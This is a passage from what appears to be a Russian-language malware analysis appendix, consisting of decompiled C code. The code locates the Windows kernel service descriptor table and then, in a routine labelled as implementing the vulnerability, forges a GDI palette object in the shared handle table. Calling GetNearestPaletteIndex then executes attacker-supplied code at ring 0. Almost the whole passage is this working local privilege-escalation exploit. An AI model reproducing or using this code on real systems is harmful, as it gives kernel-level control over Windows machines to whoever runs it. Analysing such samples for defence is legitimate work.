    if ( !NtQuerySystemInformation(11, pmembuf1, v16, &v16) )
    {
      KernelImageBase = *(_DWORD *)(pmembuf2 + 12);
      GetSystemDirectoryA(&LibFileName, 260u);
      lstrcpy(&KernelName, &LibFileName, ST10_4_0, ST14_4_0);
      lstrcat(&LibFileName, "\\ntdll.dll");
      if ( strrchr((const char *)(pmembuf2 + 34), '\\') )
      {
        lstrcat(&KernelName, "\\");
        lstrcat(&KernelName, v3 + 1);
        DllHandle = LoadLibraryExA(&LibFileName, 0, 1u);
        NtdllHandle = DllHandle;
        if ( DllHandle )
        {
          KernelHandle = LoadLibraryExA(&KernelName, 0, 1u);
          KernelAddress = KernelHandle;
          if ( KernelHandle )
          {
            Addres = GetKiServiceTableAddr(KernelHandle);
            TableAddr = Addres;
            if ( Addres )
            {
              SvcDescTableAddress = GetProcAddress(KernelAddress, "KeServiceDescriptorTable");
              if ( SvcDescTableAddress )
              {
                dword_4046D1 = KernelImageBase + SvcDescTableAddress - (FARPROC)KernelAddress;
                iCnt = 0;
                ServiceName = &Array_SrvName;
                while ( iCnt != 41 )
                {
                  iSrvId = GetServiceId(NtdllHandle, ServiceName);
                  Array_of_SrvId[iCnt] = iSrvId;
                  if ( iSrvId != -1 )
                  {
                    Array_of_SrvAddress[iCnt] = KernelImageBase
                                              + *(_DWORD *)(TableAddr + 4 * Array_of_SrvId[iCnt])
                                              - *(_DWORD *)((char *)KernelAddress + *((_DWORD *)KernelAddress + 15) + 52);
```

```
            namelen = -1;
            do
            {
              if ( !namelen )
                break;
              pr_name_end = *(_BYTE *)ServiceName == 0;
              ServiceName = (__int16 *)((char *)ServiceName + 1);
              --namelen;
            }
            while ( !pr_name_end );
          }
          ++iCnt;
        }
        DoGdi32Ring0(CodeToRing0);
      }
    }
  }
 }
 }
 FreeMem();
 result = dword_4046D5;
}
else
{
 result = 0;
}
```

Приложение 3. Процедура, реализующая уязвимость.

```
int __stdcall DoGdi32Ring0(int pRing0Code)
{
  int pBuffer1; // eax@8
  int pBuffer2; // eax@17
  int result; // eax@22
  int v4; // eax@1
  const void *pAddress; // eax@3
  HPALETTE pRes; // eax@9
  HANDLE hThread; // [sp+0h] [bp-3Ch]@1
  int nPriority; // [sp+38h] [bp-4h]@1
  HANDLE hFileMappingObject; // [sp+2Ch] [bp-10h]@1
  LPCVOID lpBaseAddress; // [sp+24h] [bp-18h]@1
  signed int v11; // [sp+8h] [bp-34h]@1
  DWORD CurrentProcessId; // [sp+Ch] [bp-30h]@1
  signed int v13; // [sp+14h] [bp-28h]@3
  char v14; // [sp+10h] [bp-2Ch]@4
  int v15; // [sp+28h] [bp-14h]@9
  HPALETTE pPalette; // [sp+30h] [bp-Ch]@9
  int pTmpAddress; // [sp+20h] [bp-1Ch]@10
  LPCVOID pBaseAddress; // [sp+4h] [bp-38h]@10
  int v19; // [sp+18h] [bp-24h]@11
  int pBuffer3; // [sp+34h] [bp-8h]@18

  v4 = GetCurrentThread ();
  hThread = (HANDLE)v4;
  nPriority = GetThreadPriority((HANDLE)v4);
  hFileMappingObject = 0;
  lpBaseAddress = 0;
  v11 = -1;
  CurrentProcessId = GetCurrentProcessId();
  while ( (unsigned int)hFileMappingObject < 0xFFFF )
  {
    v13 = 0;
    pAddress = MapViewOfFile(hFileMappingObject, 0xF001Fu, 0, 0, 0);
    lpBaseAddress = pAddress;
    if ( pAddress )
    {
      NtQuerySection(hFileMappingObject, 0, &v14, 16, 0);
      if ( v13 == 0x8000000 )
        break;
      UnmapViewOfFile(lpBaseAddress);
      lpBaseAddress = 0;
    }
    ++hFileMappingObject;
  }
  if ( lpBaseAddress )
  {
    pBuffer1 = GetMemSizeConst();
    if ( pBuffer1 )
    {
      v15 = pBuffer1;
      *(_WORD *)(pBuffer1 + 2) = 1;
      *(_WORD *)pBuffer1 = 0x300u;
      pRes = CreatePalette((const LOGPALETTE *)pBuffer1);
      pPalette = pRes;
      if ( pRes )
      {
        pTmpAddress = 0;
        pBaseAddress = lpBaseAddress;
        while ( pBaseAddress < (char *)lpBaseAddress + v19 )
        {
          if ( *((_WORD *)pBaseAddress + 2) == CurrentProcessId && *((_WORD *)pBaseAddress + 5) == 8 )
          {
            pTmpAddress = *(_DWORD *)pBaseAddress;
            break;
          }
          pBaseAddress = (char *)pBaseAddress + 16;
        }
```

```
      if ( pTmpAddress )
      {
        pBuffer2 = GetMemSizeConst();
        if ( pBuffer2 )
        {
          pBuffer3 = pBuffer2;
          if ( pBuffer2 )
          {
            *(_DWORD *)pBuffer2 = pPalette;
            *(_DWORD *)(pBuffer2 + 0x14) = 1;
            *(_DWORD *)(pBuffer2 + 0x3C) = CodeToRing0;
            SetThreadPriority(hThread, 2);
            *(_DWORD *)pBaseAddress = pBuffer3;
            GetNearestPaletteIndex(pPalette, 0);
            *(_DWORD *)pBaseAddress = pTmpAddress;
            SetThreadPriority(hThread, nPriority);
            UnmapViewOfFile(lpBaseAddress);
            DeleteObject(pPalette);
          }
        }
      }
    }
  }
 }
 if ( v15 )
   FreeMem();
 result = pBuffer3;
 if ( pBuffer3 )
   result = FreeMem();
 return result;
}
```